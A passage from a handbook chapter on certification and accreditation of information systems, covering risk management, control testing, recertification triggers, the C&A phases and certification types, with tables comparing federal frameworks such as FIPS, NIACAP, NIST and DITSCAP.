189.8.6 Project Management Plan for C&A

Many individuals (and organizations) provide support in the accurate and timely completion of a system C&A. A project management plan reflects the activities, timelines, and resources that have been allocated to the C&A effort; and it must be managed as any other tasking is managed.

189.8.7 Risk Management

The identification of system threats, vulnerabilities, and compensating controls that enable the system to function at an acceptable level of risk is key to the C&A process. Risk analysis should be conducted throughout the system life cycle to ensure the system is adequately protected, and it should be conducted as early as possible in the development process. The DAA must accept responsibility for system operation at the stated level of risk. A change in the threats, vulnerabilities, or acceptable level of risk may trigger a system recertification prior to the planned date as defined in the DAA acceptance letter.

189.8.8 Security Plan/Concept of Operations

The security plan/concept of operations (CONOPS) documents the security measures that have been established and are in place to address a system security requirement. Some organizations combine the security plan and CONOPS into one document, and other organizations include the technical controls in the security plan and the day-to-day administrative controls in the CONOPS. The security plan/CONOPS is a living document that must be updated when security controls, procedures, or policies are changed. NIST has provided a generic security plan template for both applications and major systems that is recognized as appropriate for government and industry.

189.8.9 Security Specifications

The level to which a security measure must perform a designated function must be specified during the C&A process. Security functions will include authentication, authorization, monitoring, security management, and security labeling. These specifications will be utilized during the testing of the security controls prior to acceptance and periodically thereafter, particularly during the annual self-assessment process.

189.8.10 Security/Technical Evaluation and Test Results

The evaluation and testing of controls is performed to assess the performance of the security controls in the implementation of the security requirements. The controls must function as intended on a consistent basis over time. Each control must be tested to ensure conformance with the associated requirements. In addition, the testing must validate the functionality of all security controls in an integrated, operational setting. The level of evaluation and testing will depend upon the level of assurance required for a control. The testing should be performed at the time of installation and at repeated intervals throughout the life cycle of the control to ensure it is still functioning as expected. Evaluation and testing should include such areas as identification and authentication, audit capabilities, access controls, object reuse, trusted recovery, and network connection rule compliance.

189.8.11 System Security Architecture

A determination must be made that the system architecture planned for operation complies with the architecture description provided for the C&A documentation. The analysis of the system architecture and interconnections with other systems is conducted to assess how effectively the architecture implements the security policy and identified security requirements. The hardware, software, and firmware are also evaluated to determine their implementations of security requirements. Critical security features, such as identification, authentication, access controls, and auditing, are reviewed to ensure they are correctly and completely implemented.

189.8.12 User Security Rules

All authorized users will have certain security responsibilities associated with their job functions and with a system. These responsibilities and the rules associated with system use must be clearly defined and understood by the user. General user rules and responsibilities may be covered during security awareness and training. Other rules and responsibilities associated with a particular system may be covered during specific system operational and security training.

189.8.13 Verification and Validation of Security Controls

The identification, evaluation, and tracking of the status of security safeguards is an ongoing process throughout the life cycle of a system. The evaluation of the security posture of a control can also be used to evaluate the security posture of the organization. The following evaluations should be considered:

- *Requirements evaluation*. Are the security requirements acceptable? Certification is only meaningful if security requirements are well defined.
- *Function evaluation*. Does the design or description of security functions satisfy the security requirements? Basic evaluations should address all applicable control features down through the logical specification level as defined in the functional requirements document, and they should include internal computer controls and external physical and administrative controls.
- *Control implementation determination*. Are the security functions implemented? Functions that are described in a document or discussed in an interview do not prove that they have been implemented. Visual inspection and testing will be necessary.
- *Methodology review*. Does the implementation method provide assurance that security functions are acceptably implemented? This review may be used if extensive testing is not deemed necessary or cannot be implemented. The review contributes to a confidence judgment on the extent to which controls are reliably implemented and on the susceptibility of the system to flaws. If the implementation cannot be relied upon, then a detailed evaluation may be required.
- *Detailed evaluation*. What is the quality of the security safeguards? First decide what safeguards require a detailed analysis, and then ask the following questions: Do the controls function properly? Do controls satisfy performance criteria? How readily can the controls be broken or circumvented?

189.9 Other Processes Supporting C&A Effectiveness

See Exhibit 189.3 for information on other processes supporting C&A effectiveness.

189.9.1 Applicable Laws, Regulations, Policies, Guidelines, and Standards—Federal and State

Federal and state regulations and policies provide a valuable and worthwhile starting point for the formulation and evaluation of security requirements—the cornerstone of the C&A process. Compliance may be mandatory or discretionary, but implementing information security at a generally accepted level of due diligence can facilitate partnerships with government and industry.

EXHIBIT 189.3 Other Processes Supporting C&A Effectiveness

Topic/Activity	FIPS	NCSC	NIACAP	NIST	DITSCAP
Applicable laws, regulations, policies, guidelines, and standards—federal and state	X	X	X	X	X
Applicable policies, guidelines, and standards—organizational	X	X	X	X	X
Configuration and change management	X	X	X		X
Incident response		X	X		X
Incorporation of security into system life cycle	X	X	X		X
Personnel background screening	X	X	X	X	X
Security awareness training	X	X	X	X	X
Security management organization	X	X	X		X
Security safeguards and metrics	X	X	X	X	X

189.9.2 Applicable Policies, Guidelines, and Standards—Organizational

Organizational policies reflect the business missions, organizational and environmental configurations, and resources available for information security. Some requirements will be derived from organizational policies and practices.

189.9.3 Configuration and Change Management

Changes in the configuration of a system, its immediate environment, or a wider organizational environment may impact the security posture of that system. Any changes must have approval prior to implementation so that the security stance of the system is not impacted. All changes to the established baseline must be documented. Significant changes may initiate a new C&A (discussed later in this chapter). Accurate system configuration documentation can also reduce the likelihood of implementing unnecessary security mechanisms. Extraneous mechanisms add unnecessary complexity to the system and are possible sources of additional vulnerabilities.

189.9.4 Incident Response

Incidents are going to happen. An organization's response to an incident—that is, identification, containment, isolation, resolution, and prevention of future occurrences—will definitely affect the security posture of the organization. The ability to respond to an incident in a timely and effective manner is necessary to maintaining an organization's business functions and its perceived value to customers.

189.9.5 Incorporation of Security into System Life Cycle

The determination of applicable security functionality early in system design and development will reduce the security costs and increase the effectiveness and functionality of the designated security controls. Adding on security functions later in the development or production phase will reduce the security options and add to the development costs. The establishment of system boundaries will ensure that security for the system environment is adequately addressed, including physical, technical, and administrative security areas.

189.9.6 Personnel Background Screening

Managers are responsible for requesting suitability screening for the staff in their respective organizations. The actual background investigations are conducted by other authorized organizations. The determination of what positions will require screening is generally based upon the type of data to which an individual will have access and the ability to bypass, modify, or disable technical or operating system security controls. These requirements are reviewed by an organization's human resources and legal departments, and are implemented in accordance with applicable federal and state laws and organizational policy.

189.9.7 Security Awareness Training

The consistent and appropriate performance of information security measures by general users, privileged users, and management cannot occur without training. Training should encompass awareness training and operational training, including basic principles and state-of-the-art technology. Management should also be briefed on the information technology security principles so that the managers can set appropriate security requirements in organizational security policy in line with the organization's mission, goals, and objectives.

189.9.8 Security Management Organization

The security management organization supports the development and implementation of information security policy and procedures for the organization, security and awareness training, operational security and rules of behavior, incident response plans and procedures, virus detection procedures, and configuration management.

189.9.9 Security Safeguards and Metrics

A master list of safeguards or security controls and an assessment of the effectiveness of each control supports the establishment of an appropriate level of assurance for an organization. The master list should contain a list of uniquely identified controls, a title that describes the subject area or focus of the control, a paragraph that describes the security condition or state that the control is intended to achieve, and the rating of compliance based on established metrics for the control.

The levels of rating are:

1. No awareness of the control or progress toward compliance
2. Awareness of the control and planning for compliance
3. Implementation of the security control is in progress
4. Security control has been fully implemented, and the security profile achieved by the control is actively maintained

The metrics can be based on federal policy, audit findings, commercial best practices, agency system network connection agreements, local security policy, local configuration management practices, information sensitivity and criticality, and DAA-specified requirements.

189.9.10 Assessment and Recertification Timelines

Certification and accreditation should be viewed as continuing and dynamic processes. The security posture of a system must be monitored, tracked, and assessed against the security controls and processes established at the time of the approval and acceptance of the certification documentation (see Exhibit 189.4).

189.9.11 Annual Assessment between C&As

The annual assessment of a system should include a review of the system configuration, connections, location, authorized users, and information sensitivity and criticality. The assessment should also determine if the level of threat has changed for the system, making the established controls less effective and thereby necessitating the need for a new C&A.

EXHIBIT 189.4 Assessment and Recertification Timelines

Topic/Activity	FIPS	NCSC	NIACAP	NIST	DITSCAP
Annual assessment between C&As			X	X	X
Recertification required every three to five years	X	X	X	X	X
Significant change or event	X	X	X	X	X
Security safeguards operating as intended	X	X	X	X	X

189.9.12 Recertification Required Every Three to Five Years

Recertification is required in the federal government on a three- to five-year basis, or sooner if there has been a significant change to the system or a significant event that alters the security stance (or effectiveness of the posture) of a system. The frequency with which recertification is conducted in a private organization or business will depend on the sensitivity and criticality of the system and the impact if the system security controls are not adequate for the organizational environment or its user population.

189.9.13 Significant Change or Event

The C&A process may be reinitiated prior to the date established for recertification. Examples of a significant change or event are:

- *Upgrades to existing systems*: upgrade/change in operating system, change in database management system, upgrade to central processing unit (CPU), or an upgrade to device drivers.
- *Changes to policy or system status*: change to the trusted computing base (TCB) as specified in the security policy, a change to the application's software as specified in the security policy, a change in criticality or sensitivity level that causes a change in the countermeasures required, a change in the security policy (e.g., access control policy), a change in activity that requires a different security mode of operation, or a change in the threat or system risk.
- *Configuration changes to the system or its connectivity*: additions or changes to the hardware that require a change in the approved security countermeasures, a change to the configuration of the system that may affect the security posture (e.g., a workstation is connected to the system outside of the approved configuration), connection to a network, and introduction of new countermeasures technology.
- *Security breach or incident*: if a security breach or significant incident occurs for a system.
- *Results of an audit or external analysis*: if an audit or external analysis determines that the system was unable to adequately respond to a higher level of threat force than that originally determined, or a change to the system created new vulnerabilities, then a new C&A would be initiated to ensure that the system operates at the acceptable level of risk.

189.9.14 Security Safeguards Operating as Intended

An evaluation of the system security controls should be performed to ensure that the controls are functioning as intended. This activity should be performed on a routine basis throughout the year and is a component of the annual self-assessment conducted in support of the C&A process.

189.10 Associated Implementation Factors

Associated implementation factors are listed in Exhibit 189.5.

EXHIBIT 189.5 Associated Implementation Factors

Topic/Activity	FIPS	NCSC	NIACAP	NIST	DITSCAP
Documentation available in hard copy and online					X
Grouping of systems for C&A			X		X
Presentation of C&A process to management					X
Standardization of procedures, templates, worksheets, and reports	X		X		X
Standardization of responses to report sections for enterprise use	X		X		X

189.10.1 Documentation Available in Hard Copy and Online

If a number of systems are undergoing the C&A process, it is beneficial to have the C&A documentation available in hard copy and online so that individuals responsible for its completion can have ready access to the forms. This process can save time and ensure a higher level of accuracy in the C&A results because all individuals have the appropriate forms.

189.10.2 Grouping of Systems for C&A

It is acceptable to prepare one C&A for like systems that have the same configuration, controls, location, function, and user groups. The grouping of systems does not reduce the effectiveness of the C&A process, as long as it can be assured that all of the systems are implementing the established controls in the appropriate manner and that the controls are appropriate for each system.

189.10.3 Presentation of C&A Process to Management

Management at all levels of an organization must understand the need for and importance of the C&A process and the role that each plays in its successful implementation. Management must also understand that the C&A process is an ongoing activity that is going to require resources (at a predesignated level) over the system life cycle to preserve its security posture and reduce risk to an acceptable level.

189.10.4 Standardization of C&A Procedures, Templates, Worksheets, and Reports

Standardization within an organization supports accuracy and completeness in the forms that are completed and the processes that are performed. Standardized forms enhance the analysis and preparation of summary C&A reports and enable a reviewer to readily locate needed information. Standardization also facilitates the identification of gaps in the information provided and in the organization's security posture.

189.10.5 Standardization of Responses to Report Sections for Enterprise Use

The results of the C&A process will be provided to management. The level of detail provided may depend on the responsibilities of the audience, but consistency across systems will allow the organization to establish an enterprisewide response to a given threat or vulnerability, if required.

189.11 C&A Phases

The C&A process is a method for ensuring that an appropriate combination of security measures are implemented to counter relevant threats and vulnerabilities. Activities conducted for the C&A process can be grouped into phases, and a composite of suggested activities (from the various references) is described below. The number of activities or steps varies slightly among references.

189.11.1 Phase 1: Precertification

189.11.1.1 Activity 1: Preparation of the C&A Agreement

Analyze pertinent regulations that impact the content and scope of the C&A. Determine usage requirements (e.g., operational requirements and security procedures). Analyze risk-related considerations. Determine the certification type. Identify the C&A team. Prepare the C&A agreement.

Aspects to be considered in this activity include mission criticality, functional requirements, system security boundary, security policies, security concept of operations, system components and their characteristics, external interfaces and connection requirements, security mode of operation or overall risk index, system and data ownership, threat information, and identification of the DAAs.

189.11.1.2 Activity 2: Plan for C&A

Plan the C&A effort, obtain agreement on the approach and level of effort, and identify and obtain the necessary resources (including funding and staff).

Aspects to be considered in this activity include reusability of previous evidence, life-cycle phase, and system milestones (time constraints).

189.11.2 Phase 2: Certification

189.11.2.1 Activity 3: Perform the Information Security Analysis of Detailed System Information

Conduct analyses of the system documentation, testing performed, and architecture diagrams. Conduct threat and vulnerability assessments, including impacts on confidentiality, integrity, availability, and accountability.

Aspects to be considered in this activity include the certification team becoming more familiar with the security requirements and security aspects of individual system components, specialized training on the specific system (depending on the scope of this activity and the experience of the certification team), determining whether system security controls adequately satisfy security requirements, identification of system vulnerabilities, and determination of residual risks.

189.11.2.2 Activity 4: Document the Certification Results in a Certification Package

Document all analyses, testing results, and findings. The certification package is the consolidation of all the certification activity results. This documentation will be used as supporting documentation for the accreditation decision and will also support recertification/reaccreditation activities.

Aspects to be considered in this documentation package include system need/mission overview, security policy, security CONOPS or security plan, contingency plan/continuity of operations, system architectural description and configuration, reports of evaluated products, statements from other responsible agencies indicating specified security requirements have been met, risk analysis report and associated countermeasures, test plans, test procedures, test results, analytic results, configuration management plan, and previous C&A information.

189.11.3 Phase 3: Accreditation

189.11.3.1 Activity 5: Perform Risk Assessment and Final Testing

Review the analysis, documentation, vulnerabilities, and residual risks. Final testing is conducted at this time to ensure the DAAs are satisfied that the residual risk identified meets an acceptable level of risk.

Aspects to be considered in this activity include assessment of system information via the certification package review, the conduct of a site accreditation survey to verify that the residual risks are at an acceptable level, and verification of the contents of the C&A package.

189.11.3.2 Activity 6: Report Findings and Recommendations

The recommendations are derived from documentation gathered by the certification team, testing conducted, and business functions/mission considerations, and include a statement of residual risk and supporting documentation.

Aspects to be considered in this activity include executive summary of mission overview; architectural description; system configuration, including interconnections; memoranda of agreement (MOA); waivers signed by the DAA that specific security requirements do not need to be met or are met by other means (e.g., procedures); residual risk statement, including rationale for why residual risks should be accepted or rejected; recommendation for accreditation decision.

189.11.3.3 Activity 7: Make the Accreditation Decision

The decision will be based on the recommendation from the certifier or certification authority. Is the operation of the system, under certain conditions, in a specified environment, functioning at an acceptable level of risk?

Accreditation decision options include full accreditation approval, accreditation for operations outside the originally intended environment, interim (temporary) accreditation approval, or accreditation disapproval.

189.11.4 Phase 4: Post-Accreditation

189.11.4.1 Activity 8: Maintain the Security Posture and Accreditation of the System

Periodic compliance inspections of the system and recertification at established time frames will help to ensure that the system continues to operate within the stated parameters as specified in the accreditation letter. A configuration management or change management system must be implemented and procedures established for baselining, controlling, and monitoring changes to the system. Substantive changes may require the system to be recertified and reaccredited prior to the established time frame. However, maximum reuse of previous evaluations or certifications will expedite this activity.

Aspects to be considered in this activity include significant changes that may impact the security of the system.

189.12 Types of Certification

NIACAP identifies four general certification levels: Level 1—Basic Security Review, Level 2—Minimum Analysis, Level 3—Detailed Analysis, and Level 4—Comprehensive Analysis. FIPS PUB 102 presents three levels of evaluation: basic, detailed, and detailed focusing. DISA identified the following types of C&A.

189.12.1 Type 1: Checklist

This type of certification completes a checklist with yes or no responses to the following content areas: administrative, personnel authorization, risk management, personnel security, network security, configuration management, training, media handling, and physical security. This type of certification also includes verification that procedures for proper operation are established, documented, approved, and followed.

189.12.2 Type 2: Abbreviated Certification

This type of certification is more extensive than Type 1 certification but also includes the completion of the Type 1 checklist. The amount of documentation required and resources devoted to the Type 2 C&A is minimal. The focus on this type of certification is information security functionality (e.g., identification and authentication, access control, auditing).

FIPS Pub. 102′s first level of evaluation, the basic evaluation, is similar to the Type 2 category; it is concerned with the overall functional security posture, not with the specific quality of individual controls. The basic evaluation has four tasks:

1. *Security requirements evaluation.* Are applicable security requirements acceptable?
   - — *Assets.* What should be protected?
   - — *Threats.* What are assets protected against?
   - — *Exposures.* What might happen to assets if a threat is realized?
   - — *Controls.* How effective are safeguards in reducing exposures?
2. *Security function evaluation.* Do application security functions satisfy the requirements?
   - — *Defined requirements/security functions.* Authentication, authorization, monitoring, security management, security labeling.
   - — *Undefined requirements/specific threats.* Analysis of key controls; that is, how effectively do controls counter specific threats?
   - — *Completed to the functional level.* Logical level represented by functions as defined in the functional requirements document.
3. *Control existence determination.* Do the security functions exist?
   - — *Assurance* that controls exist via visual inspection or testing of internal controls.
4. *Methodology review.* Does the implementation method provide assurance that security functions are acceptably implemented?
   - — *Documentation.* Is it current, complete, and of acceptable quality?
   - — *Objectives.* Is security explicitly stated and treated as an objective?
   - — *Project control.* Was development well controlled? Were independent reviews and testing performed, and did they consider security? Was an effective change control program used?
   - — *Tools and techniques.* Were structured design techniques used? Were established programming practices and standards used?
   - — *Resources.* How experienced in security were the people who developed the application? What were the sensitivity levels or clearances associated with their positions?

189.12.3 Type 3: Moderate Certification

This type of certification is more detailed and complex and requires more resources. It is generally used for systems that require higher degrees of assurance, have a greater level of risk, or are more complex. The focus of this type of certification is also information security functionality (e.g., identification and authentication, access control, auditing); however, more extensive evidence is required to show that the system meets the security requirements.

FIPS Pub. 102′s second level of evaluation, the detailed evaluation, is similar to the Type 3 category; and it provides further analysis to obtain additional evidence and increased confidence in evaluation judgments. The detailed evaluation may be initiated because (1) the basic evaluation revealed problems that require further analysis, (2) the application has a high degree of sensitivity, or (3) primary security safeguards are embodied in detailed internal functions that are not visible or suitable for examination at the basic evaluation level.

Detailed evaluations involve analysis of the quality of security safeguards. The tasks include:

- *Functional operation.* Do controls function properly?
  - — *Control operation.* Do controls work?
  - — *Parameter checking.* Are invalid or improbable parameters detected and properly handled?

- — *Common error conditions*. Are invalid or out-of-sequence commands detected and properly handled?
  - — *Control monitoring*. Are security events properly recorded? Are performance measurements properly recorded?
  - — *Control management*. Do procedures for changing security tables work?
- *Performance*. Do controls satisfy performance criteria?
  - — *Availability*. What proportion of time is the application or control available to perform critical or full services?
  - — *Survivability*. How well does the application or control withstand major failures or natural disasters?
  - — *Accuracy*. How accurate is the application or control, including the number, frequency, and significance of errors?
  - — *Response time*. Are response times acceptable? Will the user bypass the control because of the time required?
  - — *Throughput*. Does the application or control support required usage capabilities?
- *Penetration resistance*. How readily can controls be broken or circumvented?

Resistance testing is the extent to which the application and controls must block or delay attacks. The focus of the evaluation activities will depend on whether the penetrators are users, operators, application programmers, system programmers, managers, or external personnel. Resistance testing should also be conducted against physical assets and performance functions. This type of testing can be the most complex of detailed evaluation categories, and it is often used to establish a level of confidence in security safeguards.

Areas to be considered for detailed testing are:

- Complex interfaces
- Change control process
- Limits and prohibitions
- Error handling
- Side effects
- Dependencies
- Design modifications/extensions
- Control of security descriptors
- Execution chain of security services
- Access to residual information

Additional methods of testing are flaw identification or hypothesizing generic flaws and then determining if they exist. These methods can be applied to software, hardware, and physical and administrative controls.

189.12.4 Type 4: Extensive Certification

This type of certification is the most detailed and complex type of certification and generally requires a great deal of resources. It is used for systems that require the highest degrees of assurance and may have a high level of threats or vulnerabilities. The focus of this type of certification is also information security functionality (e.g., identification and authentication, access control, auditing) and assurance. Extensive evidence, generally found in the system design documentation, is required for this type of certification.

FIPS Pub. 102′s third level of evaluation, the detailed focusing evaluation, is similar to the Type 4 category. Two strategies for focusing on a small portion of the security safeguards for a system are: (1) security-relevant components and (2) situational analysis.

The security-relevant components strategy addresses previous evaluation components in a more detailed analysis:

- *Assets*. Which assets are most likely at risk? Examine assets in detail in conjunction with their attributes to identify the most likely targets.
- *Threats*. Which threats are most likely to occur? Distinguish between accidental, intentional, and natural threats and identify perpetrator classes based on knowledge, skills, and access privileges. Also consider threat frequency and its components: magnitude, asset loss level, exposures, existing controls, and expected gain by the perpetrator.
- *Exposures*. What will happen if the threat is realized, for example, internal failure, human error, errors in decisions, fraud? The focus can be the identification of areas of greatest potential loss or harm.
- *Controls*. How effective are the safeguards in reducing exposures? Evaluations may include control analysis (identifying vulnerabilities and their severity), work-factor analysis (difficulty in exploiting control weaknesses), or countermeasure trade-off analysis (alternative ways to implement a control).

Situational analysis may involve an analysis of attack scenarios or an analysis of transaction flows. Both of these analyses are complementary to the high-level basic evaluation, providing a detailed study of a particular area of concern. An attack scenario is a synopsis of a projected course of events associated with the realization of a threat. A manageable set of individual situations is carefully examined and fully understood. A transaction flow is a sequence of events involved in the processing of a transaction, where a transaction is an event or task of significance and visible to the user. This form of analysis is often conducted in information systems auditing and should be combined with a basic evaluation.

189.13 Conclusion

189.13.1 Summary

There are a significant number of components associated with a certification and accreditation effort. Some of the key factors may appear to be insignificant, but they will greatly impact the success of the efforts and the quality of the information obtained.
